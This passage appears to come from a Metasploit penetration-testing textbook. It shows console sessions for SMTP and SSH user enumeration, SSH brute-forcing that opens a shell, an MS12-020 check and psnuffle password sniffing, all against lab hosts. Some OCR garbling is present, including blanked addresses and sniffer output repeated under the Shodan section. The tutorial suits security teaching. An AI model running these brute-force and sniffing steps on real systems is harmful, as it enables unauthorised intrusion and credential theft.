
Simple Mail Transfer Protocol

SMTP is used for sending and receiving emails. SMTP uses TCP port 25 for communication. This auxiliary module probes the SMTP server on the target system for versions and lists users configured to use the SMTP service.

Its auxiliary module name is auxiliary/scanner/smtp/smtp_enum, and you will have to configure the following parameters:

- RHOSTS: IP address or IP range of the target to be scanned
- USER_FILE: Path to the file containing a list of usernames

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                          Required  Description
   ----       ---------------                          --------  -----------
   RHOSTS                                              yes       The target address range or CIDR identifier
   RPORT      25                                       yes       The target port
   THREADS    1                                        yes       The number of concurrent threads
   UNIXONLY   true                                     yes       Skip Microsoft bannered servers when testing uni
x users
   USER_FILE  /root/Desktop/metasploit-labs/usernames  yes       The file that contains a list of probable users
accounts.

msf auxiliary(smtp_enum) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(smtp_enum) > run

[*] 192.168.44.133:25     - 192.168.44.133:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.44.133:25     - 192.168.44.133:25 Users found: user
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_enum) >
```

Figure 4.15 – Auxiliary 'smtp_enum'

We'll now move on to the next protocol, which is SSH.

Secure Shell

SSH is commonly used for remote administration over an encrypted channel. SSH uses TCP port 22 for communication.


Let's go through some of the SSH auxiliaries:

- ssh_enumusers: This auxiliary module probes the SSH server on the target system to get a list of users (configured to work with the SSH service) on the remote system.

Its auxiliary module name is auxiliary/scanner/ssh/ssh_enumusers, and you will have to configure the following parameters:

- RHOSTS: IP address or IP range of the target to be scanned
- USER_FILE: Path to the file containing a list of usernames

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      22               yes       The target port
   THREADS    1                yes       The number of concurrent threads
   THRESHOLD  10               yes       Amount of seconds needed before a user is considered found
   USER_FILE                   yes       File containing usernames, one per line

msf auxiliary(ssh_enumusers) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(ssh_enumusers) > set USER_FILE Desktop/metasploit-labs/usernames
USER_FILE => Desktop/metasploit-labs/usernames
msf auxiliary(ssh_enumusers) > run

[*] 192.168.44.133:22 - SSH - Checking for false positives
[*] 192.168.44.133:22 - SSH - Starting scan
[-] 192.168.44.133:22 - SSH - User 'admin' not found
[-] 192.168.44.133:22 - SSH - User 'root' not found
[-] 192.168.44.133:22 - SSH - User 'msf' not found
[-] 192.168.44.133:22 - SSH - User 'msfadmin' not found
[-] 192.168.44.133:22 - SSH - User 'temp' not found
[-] 192.168.44.133:22 - SSH - User 'user' not found
[-] 192.168.44.133:22 - SSH - User 'anonymous' not found
[-] 192.168.44.133:22 - SSH - User 'john' not found
[-] 192.168.44.133:22 - SSH - User 'david' not found
[-] 192.168.44.133:22 - SSH - User 'system_user' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_enumusers) > 
```


Figure 4.16 – Auxiliary 'ssh_enumusers'

- `ssh_login`: This auxiliary module performs a brute-force attack on the target SSH server.

Its auxiliary module name is `auxiliary/scanner/ssh/ssh_login`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned
- `USERPASS_FILE`: Path to the file containing a list of usernames and passwords

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(ssh_login) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(ssh_login) > set USERPASS_FILE Desktop/metasploit-labs/ssh_brute_force
USERPASS_FILE => Desktop/metasploit-labs/ssh_brute_force
msf auxiliary(ssh_login) > run

[*] SSH - Starting bruteforce
[+] SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),4
4(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13
:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.44.131:36197 -> 192.168.44.133:22) at 2017-04-25 23:04:34 -0400
[-] SSH - Failed: 'admin:admin'
[-] SSH - Failed: 'root:root123'
[-] SSH - Failed: 'msf:msf@123'
```


Figure 4.17 – Auxiliary 'ssh_login'

- `ssh_version`: This auxiliary module probes the target SSH server in order to detect its version along with the version of the underlying operating system.

Its auxiliary module name is `auxiliary/scanner/ssh/ssh_version`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    22               yes       The target port
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  30               yes       Timeout for the SSH probe

msf auxiliary(ssh_version) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(ssh_version) > run

[*] 192.168.44.133:22     - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4
.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSS
H os.vendor=Ubuntu os.device=General os.family=Linux os.product=Linux os.version=8.04 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```


Figure 4.18 – Auxiliary 'ssh_version'

detect_kippo: Kippo is an SSH-based honeypot that is specially designed to lure and trap potential attackers. This auxiliary module probes the target SSH server in order to detect whether it's a real SSH server or just a Kippo honeypot. If the target is detected as running a Kippo honeypot, there's no point in wasting time and effort in compromising it.

Its auxiliary module name is auxiliary/scanner/ssh/detect_kippo, and you will have to configure the following parameters:

- RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/ssh/detect_kippo
msf auxiliary(detect_kippo) > show options

Module options (auxiliary/scanner/ssh/detect_kippo):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    22               yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(detect_kippo) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(detect_kippo) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(detect_kippo) >
```

Figure 4.19 – Auxiliary 'detect_kippo' SSH

We'll now move on to the next protocol, which is DNS.


Domain Name System

DNS does the job of translating hostnames to corresponding IP addresses. DNS normally works on UDP port `53`, but can operate on TCP as well. This auxiliary module can be used to extract the nameserver and mail record information from the target DNS server.

Its auxiliary module name is `auxiliary/gather/dns_info`, and you will have to configure the following parameters:

- `DOMAIN`: Domain name of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/gather/dns_info

[!] ******************************************************************************************
[!] *                       The module gather/dns_info is deprecated!                          *
[!] *                       It will be removed on or about 2016-06-12                          *
[!] *                         Use auxiliary/gather/enum_dns instead                            *
[!] ******************************************************************************************
msf auxiliary(dns_info) > set DOMAIN mega     ne.com
DOMAIN => megacorpone.com
msf auxiliary(dns_info) > run

[!] ******************************************************************************************
[!] *                       The module gather/dns_info is deprecated!                          *
[!] *                       It will be removed on or about 2016-06-12                          *
[!] *                         Use auxiliary/gather/enum_dns instead                            *
[!] ******************************************************************************************
[*] Enumerating megacorpone.com
W, [2017-04-27T01:14:32.050187 #1626]  WARN -- : Nameserver 192.168.44.2 not responding within UDP timeout, t
rying next one
F, [2017-04-27T01:14:32.050535 #1626] FATAL -- : No response from nameservers list: aborting
[+] megacorpone.com - Name server ns1.mega     ne.com (      ).193.70) found. Record type: NS
[+] megacorpone.com - Name server ns3.mega     ne.com (      ).193.90) found. Record type: NS
[+] megacorpone.com - Name server ns2.mega     ne.com (      ).193.80) found. Record type: NS
[+] megacorpone.com - ns1.mega     ne.com (3     .193.70) found. Record type: SOA
[+] megacorpone.com - Mail server mail.mega     ne.com (3     .193.84) found. Record type: MX
[+] megacorpone.com - Mail server mail2.mega     ne.com (3     .19      found. Record type: MX
```

Figure 4.20 – Auxiliary 'dns_info'

We'll now move on to the next protocol, which is RDP.

Remote Desktop Protocol


RDP is used to remotely connect to a Windows system. RDP uses TCP port `3389` for communication. This auxiliary module checks whether the target system is vulnerable to MS12-020. MS12-020 is a vulnerability on Windows Remote Desktop that allows an attacker to execute arbitrary code remotely.

More information on the MS12-020 vulnerability can be found at https://technet.microsoft.com/en-us/library/security/ms12-020.aspx.

Its auxiliary module name is auxiliary/scanner/rdp/ms12_020, and you will have to configure the following parameters:

- RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    3389             yes       Remote port running RDP
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(ms12_020_check) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ms12_020_check) > run

[+] 192.168.44.129:3389   - 192.168.44.129:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) > 
```


Figure 4.21 – Auxiliary 'ms12_020_check' RDP

We'll now move on to learn how we can use the Metasploit Framework to sniff passwords.

Password sniffing with Metasploit

Password sniffing is a special type of auxiliary module that passively listens on the network interface and looks for passwords sent over various protocols, such as FTP, IMAP, POP3, and SMB. It also provides an option to import previously dumped network traffic in .pcap format and look for credentials within.

Its auxiliary module name is `auxiliary/sniffer/psnuffle`, and it can be seen in the following screenshot:



```
msf auxiliary(psnuffle) > run
[*] Auxiliary module execution completed
msf auxiliary(psnuffle) >
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol SMB from /usr/share/metasploit-framework/data/exploits/psnuffle/smb.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[!] *** auxiliary/sniffer/psnuffle is still calling the deprecated report_auth_info method! This needs to
 be updated!
[!] *** For detailed information about LoginScanners and the Credentials objects see:
[!]      https://github.com/rapid7/metasploit-framework/wiki/Creating-Metasploit-Framework-LoginScanners
[!]      https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-HTTP-LoginScanner-Module
[!] *** For examples of modules converted to just report credentials without report_auth_info, see:
[!]      https://github.com/rapid7/metasploit-framework/pull/5376
[!]      https://github.com/rapid7/metasploit-framework/pull/5377
[*] Successful FTP Login: 192.168.44.131:49990-192.168.44.133:21 >> msfadmin / msfadmin
msf auxiliary(psnuffle) > 
```

Figure 4.22 – Running the 'psnuffle' auxiliary module


This sniffer module can be run with default settings without any explicit parameter configuration.

Moving on to the next section, we'll learn how to make use of the Shodan search engine along with the Metasploit Framework.

Advanced search using Shodan

Shodan is an advanced search engine that is used to search for internet-connected devices such as webcams and SCADA systems. It can also be effectively used to search vulnerable systems. Interestingly, the Metasploit Framework is capable of integrating with Shodan to fire search queries directly from `msfconsole`.

In order to integrate Shodan with the Metasploit Framework, you first need to register yourself on `https://www.shodan.io`. Once registered, you can get the API key from the **Account Overview** section, shown here:



```
msf auxiliary(psnuffle) > run
[*] Auxiliary module execution completed
msf auxiliary(psnuffle) >
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol SMB from /usr/share/metasploit-framework/data/exploits/psnuffle/smb.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[!] *** auxiliary/sniffer/psnuffle is still calling the deprecated report_auth_info method! This needs to
 be updated!
[!] *** For detailed information about LoginScanners and the Credentials objects see:
[!]      https://github.com/rapid7/metasploit-framework/wiki/Creating-Metasploit-Framework-LoginScanners
[!]      https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-HTTP-LoginScanner-Module
[!] *** For examples of modules converted to just report credentials without report_auth_info, see:
[!]      https://github.com/rapid7/metasploit-framework/pull/5376
[!]      https://github.com/rapid7/metasploit-framework/pull/5377
[*] Successful FTP Login: 192.168.44.131:49990-192.168.44.133:21 >> msfadmin / msfadmin
msf auxiliary(psnuffle) >
```

